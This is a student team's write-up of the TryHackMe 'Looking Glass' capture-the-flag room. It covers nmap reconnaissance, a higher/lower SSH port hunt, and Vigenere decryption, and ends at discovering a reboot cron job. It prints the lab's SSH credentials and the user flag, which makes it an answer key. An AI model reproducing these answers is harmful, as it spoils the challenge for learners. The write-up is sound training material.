

PenTest 1

ROOM A

MODUS

POTENT

Members:

ID	NAME	ROLE
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah Bin Kamaruddin	Member
1211103649	Nur Qistina Binti Roslan	Member

Recon and Enumeration

Members Involved: Afiezar

Tools Used: Kali Linux, Terminal, Attakbox, Firefox,


Afiezar's Attempt

First off, Afiezar tried to use his own Virtual Attackbox. After successfully running an nmap scan, Afiezar tries to open one of the ports. However for some reason, there was an error message saying that there is no matching host key. Afiezar is unable to solve the issue and changes to the TryHackMe Attackbox.




```
File Actions Edit View Help
1211200107@kali: ~ x 1211200107@kali: ~ x
(1211200107@kali)-[~]
$ mkdir rmap
(1211200107@kali)-[~]
$ nmap -sC -sV -Pn 10.10.7.67
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 03:36 EDT
Nmap scan report for 10.10.7.67
Host is up (0.23s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|_ 256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_ 256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9090/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9091/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9099/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
(1211200107@kali)-[~]
$ ssh root@10.10.7.67 -p 9000
Unable to negotiate with 10.10.7.67 port 9000: no matching host key type found. Their offer: ssh-rsa
(1211200107@kali)-[~]
$
```

Then, Afiezar repeats the same process as he did previously. Afiezar starts an nmap and lets it run



After the nmap scan has successfully run, there will be multiple ports. We also see OpenSSH running on port 22. Other than that, there will also be thousands of other ports ranging from 9000 to 14000 that most likely is seen running on Dropbear sshd. To get a clearer understanding on what dropbear ssh is, it is basically similar to SSH only it is mainly used for environments with low memory and processor resources, such as embedded systems.

Following that, if we try to connect to any of the open ssh ports it would result in an output of 'Higher' or 'Lower', this gives us a hint to get to the correct port we need to use.



By logging in the lowest port it will give an output saying ‘Lower’ which may not make sense at first but if we think back on the concept of Looking Glass is a mirror it gives us another aspect of reversing the output taking the meaning of Lower means we have to go higher and go back and forth between high and low values to find the accurate port.

The screenshot shows the TryHackMe interface for the 'Looking Glass' challenge. The top navigation bar includes links for Home, Challenges, Tools, and Help. The main content area has tabs for Chart, Scoreboard, Discuss, Writeups, and More. The difficulty is set to Medium.

Chart:

User	Score
DHJDaniel	160
SpamVM99	160
f0rzen	160
mora404	160
Torade	160
AndriyVolgoard	160
emacat98	160
XAFDIXX	160
BAMBAKSHAY24	160
amicarafre	160

Active Machine Information:

Title	IP Address	Expires
Looking Glass	10.10.7.67	1h 36m 48s

Buttons: ? (Help), Add 1 hour (yellow), Terminate (red).

Task 1: Looking Glass

Climb through the Looking Glass and capture the flags.

Start Machine (green button).

Terminal Logs:

```
root@ip-10-10-10-24:~# Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.7.67]:10000' (RSA) to the list of known hosts.
.
root@ip-10-10-10-24:~# ssh 10.10.7.67 -p 11000
The authenticity of host '[10.10.7.67]:11000' can't be established.
RSA key fingerprint is SHA256:iMwIB0HsKwQZ0f00Ifs1o18cfe9Zbq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.7.67]:11000' (RSA) to the list of known hosts.
.
Lower
Connection to 10.10.7.67 closed.
root@ip-10-10-10-24:~# ssh 10.10.7.67 -p 12345
The authenticity of host '[10.10.7.67]:12345' can't be established.
RSA key fingerprint is SHA256:iMwIB0HsKwQZ0f00Ifs1o18cfe9Zbq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.7.67]:12345' (RSA) to the list of known hosts.
Higher
Connection to 10.10.7.67 closed.
root@ip-10-10-10-24:~#
```

After numerous iterations, we are then presented with an encrypted version of the Jabberwocky poem and at the far bottom we are requested to put in the secret password, in order for people to not assume we are trying to crack the cypher. At first, the text seems to follow the structure of the poem, likely using a rotation cipher for instance a ROT13 or a Vigenere cipher. However, ROT13 did not work in the end. As for Vigenere, we will need a decode key where we can obtain through multiple sites that can brute force the key

The screenshot shows a Windows desktop environment with several open windows:

- Browser Window:** The URL is tryhackme.com/room/lookingglass. It displays a chart titled "Difficulty: Medium" with multiple colored lines representing different users' progress. A red banner at the bottom says "Active Machine Information".

User	Status
DWDeriel	Spawned
Spawinv789	Spawning
10xzen	Spawning
mora404	Spawning
Torada	Spawning
AnosVoidgoat	Spawning
emacab98	Spawning
XAFDKX	Spawning
BAMBAKSHAY24	Spawning
africaraffe	Spawning
- Terminal Window:** The title bar says "root@ip-10-10-108-24:~". It contains a command-line session where the user has run `ssh 10.10.7.67 -p 11217`. The terminal also displays a warning about RSA key fingerprints.
- Taskbar:** Shows various pinned icons including FileZilla, Notepad, and a search bar.

The first site we used being ‘Vigenere Tool’ did not manage to decode it at the beginning, it was mainly because the encrypted text had some words that were longer than the other 10 characters. In order to get the results we changed the default settings’ Max Key Length to 20 and tried again and managed to get the key is “thealphabetcipher”. The Boxentriq website didn’t get us the full text, so we tried changing to another vingere tool website.

Google search results for "auto detect cipher". The top result is [Cipher Identifier \(online tool\) | Boxentriq](https://www.boxentriq.com/cipher-breaking). Below it is a link to [Decrypt a Message - Cipher Identifier - Online Code Recognizer](https://www.codefr.fr/cipher-identifier). A "People also ask" section follows, listing questions like "How do you identify a cipher?", "How do you decode a cipher text?", "What is a key of 3 decipher?", and "How do you decode a cipher with a key?".

Vigenere Tool

vprn gjgi aon zkluqi zg aie npie;
Bpe oqbc nyxi tst iosszqdtz,
Few ale xtdte senja dbxxkhfe.
Jdbi tivtmi pw sxderpIoeKudmgstd

Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jibjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in usiffl thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a'
6788	etphbebehuoxisulhjs	ikpl lcohfsc ona gao caia dg zkvee he flom ail nleco al uco mjer ten tkev ocy p try gndagwtm p lry ask mylo hsmco hmfvajk bldabbb qot pglovsgza be she law sken sede duze som ponst beir onute alkdkl amy zpxgcc etch oqc pcts not pxgukms bzkgutngtpbg db khzy svkpxvns vhdbs mt wvws xpru wjja mdm denoxme sps kh fahntw pb gynucs he el llk zinxt mdxx lls clrzr errue he unduct djn ls or kwpwh ogdvdsk sk onykr ter cklqeyswig wifp pzde ln ftita ofjapbrot matlxnt qzc aflqpd vaud ill yfivwspj a

On this website, we are able to put in the key “thealphabeticcipher” and we pasted in the whole encrypted text into the decoder. The results we get is the answer to the secret, “bewareTheJabberwock”. We will copy and paste the answer to the terminal.

The screenshot shows the dcode.fr/vigenere-cipher website. The user has entered the key "thealphabeticcipher" and the encrypted text "Wt ciksvtk me awz zxt". The decrypted text is displayed as:


'Beware the Jabberwock, my son!
The jaws bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

It gives out the answer “jabberwock”:“InsectsDottedThumpNeedles”. We will put the answers in a notepad for future reference.


The screenshot shows the tryhackme.com/room/lookingglass challenge. The terminal window displays the decrypted message:

```
1 Found port 11217 to be real service
2 received cipher that was vigenere cipher with key
3 'thealphabeticcipher'
4 And got 'secret': 'bewareTheJabberwock'
5
6 jabberwock | InsectsDottedThumpNeedles
7
8
```


With the given credentials we are able to connect to the regular ssh ports using “jabberwock” and the password we obtained earlier which is “InsectsDottedThumpNeedles”. From there on we have gained access to the box temporarily




We will use the ls command to see what we have. We find that there is a user.txt file. We will need to grab the user.txt file in order to get the user flag but we will be presented with a thm flag backwards so we could easily use a reverse text site and get the thm flag easily.



Using an online text reverser, we pasted the answer and get the flag for the first question



With that, we got the first question down which is thm{65d3710e9d75d5f346d2bac669119a23}. We will now paste the answer into TryHackMe to ensure that that is the correct answer.



We then try to move onto the next question but was unfortunate because Afiezar ran out of time and wasn't able to continue.


Initial Foothold

Members Involved: Abdullah

Tools Used: Kali Linux, Attackbox, Terminal, Firefox


Abdullah's Attempt

Continuing on from what Afiezar was left on, we used the exact same step to log into `jabberwock@looking-glass`. After successfully logged in, we used the `ls` command to check for files and directories. Sure enough, there are some suspicious ones like `twasBrillig.sh`. We also got to know that there are other users, `alice`, `humptydumpty`, `tryhackme`, `tweedledum` and `tweedledee`.



```
File Actions Edit View Help
1211202025@kali: ~ x jabberwock@looking-glass: /home x 1211202025@kali: ~ x
^Cing Glass
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3 2020 .
drwxr-xr-x  8 root      root     4096 Jul  3 2020 ..
lrwxrwxrwx  1 root      root      9 Jul  3 2020 .bash_history -> /dev/null
-rw-r--r--  1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxrwx  3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r--  1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r--  1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x  1 jabberwock jabberwock  38 Jul  3 2020 twasBrillig.sh
-rw-r--r--  1 jabberwock jabberwock  38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:~/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
jabberwock@looking-glass:~/home$ ls -al
total 32
drwxr-xr-x  8 root      root      4096 Jul  3 2020 .
drwxr-xr-x  24 root     root     4096 Jul  2 2020 ..
drwx----- 6 alice     alice     4096 Jul  3 2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul  3 2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3 2020 tweedledee
```

We also check crontab to see if there are any cron jobs running. So as seen from the line at the bottom, there is a cron job being run by user `tweedledum` which runs the `/home/jabberwock/twasBrillig.sh` we saw earlier. There is also a key clue here, in that the cron job only runs on reboot.

